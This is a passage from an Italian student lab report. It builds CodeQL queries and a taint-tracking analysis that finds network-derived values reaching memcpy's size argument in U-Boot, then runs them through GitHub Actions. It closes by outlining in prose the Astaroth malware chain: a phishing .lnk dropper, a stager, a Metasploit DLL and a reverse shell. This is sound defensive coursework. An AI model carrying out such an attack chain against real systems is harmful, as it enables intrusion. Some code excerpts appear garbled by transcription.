5  select mac, "Macro che inizia con 'ntoh'"
```

Figure 119: Macro definitions

La differenza rispetto al caso precedente consiste nel fatto che, in precedenza, la variabile **f** era di tipo **Function**, poiché stavamo cercando una funzione. Ora, invece, stiamo cercando una **Macro**, e dunque la variabile di interesse, **mac**, è di tipo **Macro**.

Il predicato **matches** accetta come argomento la stringa da confrontare e **permette l'uso di caratteri speciali**, tra cui:

- % per corrispondere a **qualsiasi sequenza di caratteri**;
- _ per corrispondere a **un singolo carattere**.

Grazie al carattere %, è possibile trovare tutte le espressioni che **iniziano con “ntoh”** e sono seguite da una qualunque sequenza di caratteri.

Un'alternativa possibile sarebbe stata la seguente:

```
codeql-uboot > ≡ 05_macro_definitions.ql > {} 05_macro_definitions
1   import cpp
2
3   from Macro mac
4   where mac.getName().regexpMatch("ntoh(s|l|ll)")
5   select mac, "Macro che inizia con 'ntoh'"
```

Figure 120: Macro definitions alternative

Il **risultato** è mostrato di seguito:

#	mac	[1]
1	#define ntohs(x) __bswap_16 (x)	Macro che inizia con 'ntoh'
2	#define ntohl(x) __bswap_32 (x)	Macro che inizia con 'ntoh'
3	#define ntohs(x) __ntohs(x)	Macro che inizia con 'ntoh'
4	#define ntohl(x) __ntohl(x)	Macro che inizia con 'ntoh'

Figure 121: Risultato alternativa

6. Trovare tutte le chiamate a memcpy.

Nello step precedente, la query era progettata per trovare **tutte le definizioni delle funzioni** denominate `memcpy`. Ora, invece, la differenza principale è che **desideriamo individuare tutte le chiamate a tale funzione**.

La query che consente di trovare le chiamate è la seguente:

```
codeql-uboot > 06_memcpy_calls.ql > {} 06_memcpy_calls
  1 import cpp
  2
  3 from FunctionCall call
  4 where call.getTarget().getName() = "memcpy"
  5 select call, "Chiamate a memcpy"
```

Figure 122: Memcpy calls

Poiché vogliamo cercare le **invocazioni** e non più le definizioni, la variabile di interesse deve essere di tipo **FunctionCall**. Inoltre, prima di poter utilizzare il predicato `getName`, è necessario applicare il predicato `getTarget`, che **restituisce l'oggetto a cui è diretta la chiamata di funzione**.

Il **risultato** è mostrato di seguito:

#	call	[1]
1	call to memcpy	Chiamata a memcpy
2	call to memcpy	Chiamata a memcpy
3	call to memcpy	Chiamata a memcpy
4	call to memcpy	Chiamata a memcpy
5	call to memcpy	Chiamata a memcpy
6	call to memcpy	Chiamata a memcpy
7	call to memcpy	Chiamata a memcpy
8	call to memcpy	Chiamata a memcpy
9	call to memcpy	Chiamata a memcpy
10	call to memcpy	Chiamata a memcpy
11	call to memcpy	Chiamata a memcpy
12	call to memcpy	Chiamata a memcpy
13	call to memcpy	Chiamata a memcpy
14	call to memcpy	Chiamata a memcpy
15	call to memcpy	Chiamata a memcpy
16	call to memcpy	Chiamata a memcpy
17	call to memcpy	Chiamata a memcpy
18	call to memcpy	Chiamata a memcpy
19	call to memcpy	Chiamata a memcpy
20	call to memcpy	Chiamata a memcpy
21	call to memcpy	Chiamata a memcpy
22	call to memcpy	Chiamata a memcpy
23	call to memcpy	Chiamata a memcpy
24	call to memcpy	Chiamata a memcpy
25	call to memcpy	Chiamata a memcpy

Figure 123: Risultato

7. Trovare tutte le invocazioni alle macro `ntoh`*

Allo stesso modo, nella **query 2** erano state individuate le **definizioni** delle **macro** che iniziavano con "ntoh". Ora, invece, si desidera **trovare tutte le invocazioni** di tali macro.

La **query che consente di individuare le invocazioni** è la seguente:

```
codeql-uboot > ≡ 07_macro_invocations.ql > {} 07_macro_invocations
1   import cpp
2
3   from MacroInvocation mac
4   where mac.getMacro().getName().matches("ntoh%")
5   select mac, "Invocazioni di una macro ntohs"
```

Figure 124: Macro invocations

Essa utilizza un oggetto di tipo **MacroInvocation** e, analogamente al caso precedente, è necessario applicare il predicato **getMacro** **prima** di utilizzare **getName**.

Il **risultato ottenuto** è il seguente:

#	mac	[1]
1	ntohs(x)	Invocazioni di una macro ntohs*
2	ntohs(x)	Invocazioni di una macro ntohs*
3	ntohl(x)	Invocazioni di una macro ntohs*
4	ntohs(x)	Invocazioni di una macro ntohs*
5	ntohs(x)	Invocazioni di una macro ntohs*
6	ntohs(x)	Invocazioni di una macro ntohs*
7	ntohs(x)	Invocazioni di una macro ntohs*
8	ntohs(x)	Invocazioni di una macro ntohs*
9	ntohs(x)	Invocazioni di una macro ntohs*
10	ntohs(x)	Invocazioni di una macro ntohs*
11	ntohs(x)	Invocazioni di una macro ntohs*
12	ntohs(x)	Invocazioni di una macro ntohs*
13	ntohs(x)	Invocazioni di una macro ntohs*
14	ntohl(x)	Invocazioni di una macro ntohs*
15	ntohl(x)	Invocazioni di una macro ntohs*
16	ntohs(x)	Invocazioni di una macro ntohs*
17	ntohs(x)	Invocazioni di una macro ntohs*
18	ntohs(x)	Invocazioni di una macro ntohs*
19	ntohs(x)	Invocazioni di una macro ntohs*
20	ntohs(x)	Invocazioni di una macro ntohs*
21	ntohs(x)	Invocazioni di una macro ntohs*
22	ntohs(x)	Invocazioni di una macro ntohs*
23	ntohl(x)	Invocazioni di una macro ntohs*
24	ntohs(x)	Invocazioni di una macro ntohs*

Figure 125: Risultato

8. Trovare tutte le espressioni che corrispondono alle invocazioni delle macro.

L'obiettivo di questa query è quello di individuare le **espressioni**. Un'**espressione** rappresenta un elemento del codice sorgente che può assumere un valore durante l'esecuzione.

Le **invocazioni di macro** possono generare tali espressioni.

La **query che consente di trovare le espressioni** è quasi identica a quella precedente, con la differenza che utilizza il predicato `getExpr()` all'interno della clausola `select`.

```
codeql-uboot > 08_macro_expressions.sql > {} 08_macro_expressions
1 import cpp
2
3 from MacroInvocation mac
4 where mac.getMacro().getName().matches("n[th]o%")
5 select mac.getExpr(), "Espressione che corrisponde a un'invocazione di macro"
```

Figure 126: Macro expressions

Il **risultato ottenuto** è il seguente:

#	[0]	[1]
1	... ? ... : ...	Espressione che corrisponde a un'invocazione di macro
2	... ? ... : ...	Espressione che corrisponde a un'invocazione di macro
3	... ? ... : ...	Espressione che corrisponde a un'invocazione di macro
4	... ? ... : ...	Espressione che corrisponde a un'invocazione di macro
5	... ? ... : ...	Espressione che corrisponde a un'invocazione di macro
6	... ? ... : ...	Espressione che corrisponde a un'invocazione di macro
7	... ? ... : ...	Espressione che corrisponde a un'invocazione di macro
8	... ? ... : ...	Espressione che corrisponde a un'invocazione di macro
9	... ? ... : ...	Espressione che corrisponde a un'invocazione di macro
10	... ? ... : ...	Espressione che corrisponde a un'invocazione di macro
11	... ? ... : ...	Espressione che corrisponde a un'invocazione di macro
12	... ? ... : ...	Espressione che corrisponde a un'invocazione di macro
13	... ? ... : ...	Espressione che corrisponde a un'invocazione di macro
14	... ? ... : ...	Espressione che corrisponde a un'invocazione di macro
15	... ? ... : ...	Espressione che corrisponde a un'invocazione di macro
16	... ? ... : ...	Espressione che corrisponde a un'invocazione di macro
17	... ? ... : ...	Espressione che corrisponde a un'invocazione di macro
18	... ? ... : ...	Espressione che corrisponde a un'invocazione di macro
19	... ? ... : ...	Espressione che corrisponde a un'invocazione di macro
20	... ? ... : ...	Espressione che corrisponde a un'invocazione di macro
21	... ? ... : ...	Espressione che corrisponde a un'invocazione di macro
22	... ? ... : ...	Espressione che corrisponde a un'invocazione di macro
23	... ? ... : ...	Espressione che corrisponde a un'invocazione di macro
24	... ? ... : ...	Espressione che corrisponde a un'invocazione di macro
25	? ...	Espressione che corrisponde a un'invocazione di macro

Figure 127: Risultato

9. Scrivere la propria classe NetworkByteSwap.

L’obiettivo di questa query è quello di **definire una propria classe**, al fine di rendere la query **più leggibile, facilmente riutilizzabile e semplice da modificare**.

La logica implementata nella classe sarà identica a quella della **query 5**, ma con lo scopo specifico di **incapsularla all’interno di un metodo eseguibile**, invocabile tramite un oggetto della classe stessa.

La **query risultante** è la seguente:

```
codeql-uboot > 09_class_network_byteswap.ql > {} 09_class_network_byteswap
1 < /**
2  * Trova le invocazioni a funzioni/macros che effettuano
3  * conversione da network a host byte order.
4  */
5
6 import cpp
7
8 < class NetworkByteSwap extends Expr {
  Quick Evaluation: NetworkByteSwap
9 <   NetworkByteSwap() {
10 <     exists(MacroInvocation mi |
11       mi.getMacro().getName().matches("ntoh%") and
12       this = mi.getExpr()
13     )
14   }
15 }
16
17 from NetworkByteSwap n
18 select n, "Network byte swap"
```

Figure 128: NetworkByteSwap

Innanzitutto, la nostra classe deve **restituire un oggetto di tipo Expression**. Di conseguenza, essa deve essere una **sottoclasse di Expr**, estendendone la logica in modo specifico, poiché **Expr** rappresenta **l’insieme di tutte le espressioni**, mentre la nostra classe dovrà **restituire solo un determinato sottoinsieme**.

All’interno della classe si utilizza il predicato **exists**, che **introduce variabili temporanee** e verifica se esse soddisfano una certa condizione. Se esiste almeno una variabile **mac** che rispetta tale condizione, **exists** restituirà **true**, altrimenti **false**.

Questo predicato è inoltre utile perché **evita di esporre le variabili temporanee nelle clausole della query**. Come nei casi precedenti, **il risultato ottenuto è il seguente**:

#	n	[1]
1	... ? ... : ...	Network byte swap
2	... ? ... : ...	Network byte swap
3	... ? ... : ...	Network byte swap
4	... ? ... : ...	Network byte swap
5	... ? ... : ...	Network byte swap
6	... ? ... : ...	Network byte swap
7	... ? ... : ...	Network byte swap
8	... ? ... : ...	Network byte swap
9	... ? ... : ...	Network byte swap
10	... ? ... : ...	Network byte swap
11	... ? ... : ...	Network byte swap
12	... ? ... : ...	Network byte swap
13	... ? ... : ...	Network byte swap
14	... ? ... : ...	Network byte swap
15	... ? ... : ...	Network byte swap
16	... ? ... : ...	Network byte swap
17	... ? ... : ...	Network byte swap
18	... ? ... : ...	Network byte swap
19	... ? ... : ...	Network byte swap
20	... ? ... : ...	Network byte swap
21	... ? ... : ...	Network byte swap
22	... ? ... : ...	Network byte swap
23	... ? ... : ...	Network byte swap
24	... ? ... : ...	Network byte swap

Figure 129: Risultato

10. Scrivere una taint tracking query.

Grazie alla logica di tutte le query precedenti, è ora possibile scrivere la nostra **taint tracking query**, che ci consente di analizzare **dove e come** si verifica la **taint propagation** per le funzioni `memcpy`. La query risultante è la seguente:

```

codeql-uboot > 10_taint_tracking.ql > {} 10_taint_tracking > NetworkByteSwap
 1  /**
 2
 3  import cpp
 4  import semmle.code.cpp.dataflow.TaintTracking
 5
 6  class NetworkByteSwap extends Expr {
 7    // Copia dalla definizione precedente (passo 9)
 8    // Quick Evaluation: NetworkByteSwap
 9    NetworkByteSwap() {
10      exists(MacroInvocation mac |
11        mac.getMacro().getName().matches("ntoh%") and
12        this = mac.getExpr()
13      )
14    }
15  }
16
17  module MyConfig implements DataFlow::ConfigSig {
18    // Predicate che identifica una sorgente
19    // Quick Evaluation: isSource
20    predicate isSource(DataFlow::Node source) {
21      source.asExpr() instanceof NetworkByteSwap
22    }
23    // Predicate che identifica un sink (il terzo argomento di memcpy)
24    // Quick Evaluation: isSink
25    predicate isSink(DataFlow::Node sink) {
26      exists(FunctionCall memc |
27        memc.getTarget().getName() = "memcpy" and
28        sink.asExpr() = memc.getArgument(2) // Terzo argomento di memcpy
29    }
30  module MyTaint = TaintTracking::Global<MyConfig>;
31  import MyTaint::PathGraph
32
33  ^from MyTaint::PathNode source, MyTaint::PathNode sink
34  where MyTaint::flowPath(source, sink)
35  select sink, source, sink, "Network byte swap flows to memcpy"

```

Figure 130: Taint tracking

Prima di tutto, c'è la **definizione della classe NetworkByteSwap**, come visto precedentemente. Essa estende la classe `Expr` e rappresenta un sottoinsieme di espressioni che invocano macro i cui nomi iniziano con `ntoh` (es. `ntohl`, `ntohs`, ecc.). Questo è ottenuto tramite il predicato `exists` che, internamente, controlla se la macro matcha la stringa specificata e assegna alla classe l'espressione associata.

Successivamente, c'è la **definizione del modulo MyConfig**, che contiene la logica per individuare la **taint propagation**. Il modulo implementa l'interfaccia `DataFlow::ConfigSig` e definisce due predicati:

- **isSource**: Questo predicato definisce cosa costituisce un **nodo sorgente**, che viene definito come un'istanza della classe `NetworkByteSwap`. Ciò implica che le invocazioni alle macro di conversione dell'ordine dei byte siano considerate i **punti di origine** per il flusso di dati analizzato. All'interno del predicato, viene utilizzato `source.asExpr` per la **conversione dal tipo DataFlow::Node a Expression**.

```
// Predicate che identifica una sorgente
Quick Evaluation: isSource
predicate isSource(DataFlow::Node source) {
    source.asExpr() instanceof NetworkByteSwap
```

Figure 131: Definizione del nodo sorgente (isSource)

- **isSink**: Questo predicato definisce cosa costituisce un **sink**, che viene identificato come una **chiamata alla funzione** `memcpy`. In particolare, viene tracciato il **terzo argomento**, che rappresenta la **dimensione della copia**. Come riportato nella **documentazione ufficiale**, il terzo parametro è quello relativo alla quantità di dati da copiare.

```
// Predicate che identifica un sink (il terzo argomento di memcpy)
Quick Evaluation: isSink
predicate isSink(DataFlow::Node sink) {
    exists(FunctionCall memc |
        memc.getTarget().getName() = "memcpy" and
        sink.asExpr() = memc.getArgument(2) // Terzo argomento di memcpy
    )
}
```

Figure 132: Definizione del sink (isSink)

Di conseguenza, nel nostro predicato viene specificato che il **sink** è l'**espressione rappresentata dal terzo argomento della funzione** `memcpy`, tramite l'invocazione `getArgument(2)`.

```
void *memcpy(void *dest, const void * src, size_t n)
```

Figure 133: Dettaglio del terzo argomento della `memcpy`

Infine, viene definita la **query principale**, che utilizza la configurazione `MyConfig` per tracciare i **flussi di dati (taint paths)** tra i **nodi sorgente e i sink**, ovvero dalle macro di conversione di byte (`ntoh*`) alla funzione `memcpy`. Viene anche importato il modulo `PathGraph` per la visualizzazione del grafo dei percorsi di propagazione. Tale **query** identifica i flussi di dati che vanno da un'operazione di conversione dell'ordine dei byte di rete alla funzione `memcpy`.

```
module MyTaint = TaintTracking::Global<MyConfig>;
import MyTaint::PathGraph

from MyTaint::PathNode source, MyTaint::PathNode sink
where MyTaint::flowPath(source, sink)
select sink, source, sink, "Network byte swap flows to memcpy"
```

Figure 134: Query principale

Il **risultato ottenuto** è il seguente:

Figure 135: Esecuzione della query e risultato del tracking

4.2 Challenge Extra - Input Validation

La **validazione dell'input** consiste nel controllare che i **dati** ricevuti da un **utente** o da una **fonte esterna** siano **corretti, previsti e sicuri**, prima del loro utilizzo all'interno del **programma**. In questo modo si puo evitare falsi positivi quando il dato è stato trattato in modo sicuro prima di arrivare al **sink**(punti sensibili del codice).

Qualsiasi **dato** proveniente dall'esterno viene considerato potenzialmente **pericoloso** o **“sporco”**. Per prevenire **rischi**, è fondamentale eseguire una **verifica accurata** prima dell'uso. La **validazione** può includere controlli su:

- il **tipo di dato**,
- il **formato**,

- la **lunghezza**,
- il **contenuto**.

Se il dato supera questi **controlli**, viene considerato “**pulito**” e **sicuro** da utilizzare.

Nei **tool di analisi del codice**, la **validazione dell'input** viene trattata come una **barriera di sicurezza**, spesso indicata con il predicato **isBarrier()**, che blocca il **passaggio di dati non sicuri**. Dopo questa **barriera**, il dato è considerato **non più a rischio**.

Il **predicato isBarrier()** viene utilizzato negli **strumenti di analisi statica** (come **CodeQL**, **SonarQube**, ecc.) per **bloccare** il tracciamento del dato sospetto (**taint**) una volta che è stato validato o ripulito. In questo modo si evitano i **falsi positivi**, cioè segnalazioni di **vulnerabilità** in situazioni in cui il **dato** è stato trattato in modo **sicuro**.

4.2.1 Svolgimento

Nel contesto dell'analisi *taint tracking*, la funzione **isBarrier** ha lo scopo di identificare ed escludere dal flusso di dati tutte le **propagazioni** che attraversano una **condizione di controllo**, come un'istruzione **if**, la quale può rappresentare una forma di **validazione** o **sanitizzazione** dell'input. Questa definizione stabilisce che un **nodo** di tipo **DataFlow::Node** viene considerato una **barriera** se l'espressione associata a quel nodo (**barrier.asExpr()**) si trova all'interno del **BasicBlock** di un'istruzione condizionale **if**. L'idea è quindi quella di fare in modo che, se un **valore di input** è soggetto a una condizione **if**, esso venga trattato come **sanitizzato** e non debba più essere tracciato come *contaminato* (**tainted**).


Questo è realizzato tramite il **predicato isBarrier**:

```
// Barriera: blocca propagazione se valore è validato in un if-statement
Quick Evaluation: isBarrier
predicate isBarrier(DataFlow::Node barrier) {
    exists(IfStmt ifs |
        barrier.asExpr().getBasicBlock() = ifs
    )
}
```

Figure 136: Predicato isBarrier()

L'effetto concreto di questo predicato in pratica è che vengono esclusi dai risultati tutti i casi in cui il valore derivato da input esterno (es. una macro **ntoh***) è soggetto a un controllo prima di raggiungere la funzione **memcpy**.

Come conseguenza dell'introduzione della **barriera di validazione**, il numero di risultati rilevati si riduce da **11** a **9**, come mostrato di seguito.



The screenshot shows a search results interface with the following details:

- Alerts dropdown: alerts
- Results count: 9 results
- Message: Network byte swap flows to memcpy
- Results table:

File	Line
netconsole.c	161:37
netconsole.c	164:34
net.c	1009:50
nfs.c	644:10
nfs.c	649:10
nfs.c	574:44
ping.c	108:25
ping.c	108:25
ping.c	108:25

Figure 137: Risultato

4.3 Challenge Extra - CodeQL with GitHub Actions

L'obiettivo di questa **Challenge** è eseguire la nostra **taint tracking query**, che ci consente di analizzare **dove** e **come** si verifica la **taint propagation** per la funzione **memcpy**, su **GitHub** attraverso le **Actions**.

4.3.1 Svolgimento

Il **primo step** è stato quello di effettuare la **fork** della repository **u-boot** e riportarsi alla versione **vulnerabile / grezza** tramite il comando `git reset --hard d0d07ba`. Successivamente abbiamo settato la cartella `.github` per gestire il **workflow** e una cartella dedicata soltanto per le **query CodeQL**.

 .github	Update codeql-analysis.yaml	17 hours ago
 Documentation	doc: Add .gitignore for the Sphinx build output directory	6 years ago
 Licenses	Licenses/README: Update some style and add explicit licens...	7 years ago
 api	api: storage: Fix enumeration of storage devices	7 years ago
 arch	Merge branch '2019-07-29-ti-imports'	6 years ago
 board	Merge branch '2019-07-29-ti-imports'	6 years ago
 cmd	Add validation for icache/dcache arguments - arguments dif...	6 years ago
 common	Merge branch '2019-07-29-master-imports'	6 years ago
 configs	Merge branch '2019-07-29-ti-imports'	6 years ago
 disk	disk: part: Extend API to get partition info	6 years ago
 doc	gpio: fixes for gpio-hog support	6 years ago
 drivers	Merge branch '2019-07-29-ti-imports'	6 years ago
 dts	dm: Also remove interrupts property from SPL DT	6 years ago
 env	env: mmc: add erase-function	6 years ago
 examples	Merge git://git.denx.de/u-boot-riscv	7 years ago
 fs	cbfs: Rename checksum to attributes_offset	6 years ago
 include	Merge branch '2019-07-29-ti-imports'	6 years ago
 lib	lib: uuid: alignment error in gen_rand_uuid()	6 years ago
 net	net: add MDIO_MUX DM class	6 years ago
 post	kbuild: add SECONDARY special target to scripts/Kbuild.incl...	7 years ago
 queries-static-analysis	Update taint-tracking.ql	2 hours ago

Figure 138: Repository GitHub

Abbiamo poi caricato i **file di configurazione** nella cartella dedicata alle **query (query-static-analysis)** per il codice **QL** e il file **yaml** che indirizzerà l'action verso la nostra **taint-query**

Name	Last commit message
 ...	
 qlpack.yaml	Update qlpack.yaml
 taint-tracking.ql	Update taint-tracking.ql

Figure 139: Configurazione Cartella Custom query

Di seguito riportiamo la **taint-query**, già presentata nel paragrafo precedente. Una cosa da notare su **GitHub** è l'aggiunta dell'**ID**, che ci permette di individuare i **risultati** specifici di questa **query**.

```

1  /**
2   * @name Network byte swap flows to memcpy
3   * @id network-byte-swap
4   * @kind path-problem
5   * @tags custom, taint
6   */
7
8  import cpp
9  import semmle.code.cpp.dataflow.TaintTracking
10
11 class NetworkByteSwap extends Expr {
12     NetworkByteSwap() {
13         exists(MacroInvocation mac |
14             mac.getMacro().getName().matches("ntoh1%") and
15             this = mac.getExpr()
16         )
17     }
18 }
19
20 module MyConfig implements DataFlow::ConfigSig {
21     predicate isSource(DataFlow::Node source) {
22         source.asExpr() instanceof NetworkByteSwap
23     }
24
25     predicate isSink(DataFlow::Node sink) {
26         exists(FunctionCall memcpy |
27             memcpy.getTarget().getName() = "memcpy" and
28             sink.asExpr() = memcpy.getArgument(2) // Terzo argomento di memcpy
29         )
30     }
31
32     predicate isBarrier(DataFlow::Node barrier) {
33         exists(IfStmt ifs |
34             barrier.asExpr().getBasicBlock() = ifs
35         )
36     }
37 }

```

Figure 140: Risultato

Per completezza riportiamo anche il file **YAML** presente in tale **cartella**.


```

1  name: queries-static-analysis/cpp
2  version: 0.0.1
3
4  # dependencies deve essere un mapping, non una lista
5  dependencies:
6      codeql/cpp-all: "^1.3.8"

```

Figure 141: yaml

Passiamo adesso alla **configurazione** diretta della **GitHub Action** e, come prima cosa, dobbiamo impostare il **file di configurazione** da passare come **input** nello step **Initialize CodeQL** nella cartella **workflows** del file *codeql-analysis.yaml*




```
1   name: "My CodeQL config"
2
3   disable-default-queries: true
4
5   queries:
6     - name: Use an in-repository CodeQL pack (run queries in the my-queries directory)
7       uses: ./queries-static-analysis/cpp
```

Figure 142: Configurazione GitHubAction(1)

Nel successivo punto abbiamo scritto l'intero **workflow** che verrà eseguito da GitHub e si compone di diversi **step**. Definiamo il **workflow** chiamato: *CodeQL U-Boot Custom Query* il quale verrà eseguito ogni domenica (*cron*) oppure manualmente grazie all'opzione **workflow_dispatch**. Tale **workflow** verrà eseguito su un **runner** con **ubuntu** e i due **step** successivi indicano:

1. Clona il codice della repository (`checkout@v4`).
2. Inizializza **CodeQL** (`codeql-action/init@v3`) per analizzare codice in C++ (`languages: cpp`), usando il file di configurazione `.github/codeql-config.yml`.



```

1   name: CodeQL U-Boot Custom Query
2
3   on:
4     schedule:
5       - cron: '0 0 * * 0'
6     workflow_dispatch:
7
8   jobs:
9     analyze:
10    runs-on: ubuntu-latest
11
12    steps:
13      - name: Checkout source
14        uses: actions/checkout@v4
15
16      - name: Initialize CodeQL
17        uses: github/codeql-action/init@v3
18        with:
19          languages: cpp
20          config-file: ./github/codeql-config.yml
21

```

Figure 143: Configurazione GitHubAction (2)

La parte finale del workflow compila il progetto U-Boot usando il comando `make`.

Il target `all` dice a `make` di compilare tutto ciò che è definito nel `Makefile`. Dopo aver fatto il build, lo **step finale** esegue un'analisi **CodeQL**.

`uses: github/codeql-action/analyze@v3` specifica l'azione ufficiale di GitHub per l'analisi e imposta due parametri:

- **category: custom** indica che devono essere eseguite solo le query personalizzate (non quelle standard CodeQL).
- **output: results.sarif** specifica il file di output in formato SARIF, uno standard usato per i risultati di analisi statiche.

```

37      - name: Build U-Boot
38          run: make -j$(nproc) all
39
40      - name: Run custom CodeQL query
41          uses: github/codeql-action/analyze@v3
42          with:
43              category: custom      # <- solo query custom
44              output: results.sarif

```

Figure 144: Configurazione GitHubAction (3)

Al termine dell'esecuzione del **workflow**, GitHub restituisce un **report** che può essere consultato nella sezione **Security**, e in particolare nella sottosezione **Code Scanning**. Nel nostro caso si può osservare la presenza di **tre open issues** e **tre closed**, poiché inizialmente è stata eseguita la **taint-tracking query** senza il predicato **isBarrier**, e successivamente con esso.

I risultati sono riportati di seguito:

The screenshot shows a list of three open issues in the GitHub Code Scanning interface. Each issue is a warning about network byte swap flows to memcpy, detected by CodeQL in net/nfs.c. The issues are labeled #73, #72, and #71, all of which were opened yesterday. The status is 'Open' and the branch is 'master'.

Figure 145: Risultato CodeScanning (Open)

The screenshot shows a list of three closed issues in the GitHub Code Scanning interface. Each issue is a warning about network byte swap flows to memcpy, detected by CodeQL in net/nfs.c. The issues are labeled #74, #70, and #69, all of which were closed as fixed 2 hours ago. The status is 'Closed' and the branch is 'master'.

Figure 146: Risultato CodeScanning(Close)

Nota importante: i risultati dello **scanning** non coincidono esattamente con quelli ottenuti in locale tramite **Visual Studio**, poiché il **CodeQL database** utilizzato da GitHub non è completo come quello messo a disposizione sulla macchina **host**. Questo influenza sulla copertura e sull'accuratezza dell'analisi.

5 Lab 5 : Cyber Threat Intelligence

5.1 Challenge Principale

- Eseguire il malware **Astaroth** utilizzando la **macchina virtuale** di **Windows**.
- Mappare le attività del malware con il **MITRE ATT&CK**.

5.1.1 Svolgimento

1. L'aggressore genera un file “.lnk” **dannoso** (“dropper”), utilizzando script **BAT/VBS**, che serve a generare un file cliccabile per **phishing**.
2. L'utente esegue il file “.lnk” tramite **phishing**, che andrà a **scaricare** dei file ed eseguirà un altro script dannoso, lo **stager**.
3. Lo **stager** scarica un file maligno “.dll” (da **Metasploit**).
4. Lo **stager** esegue il file “.dll”, che apre una **shell inversa**.

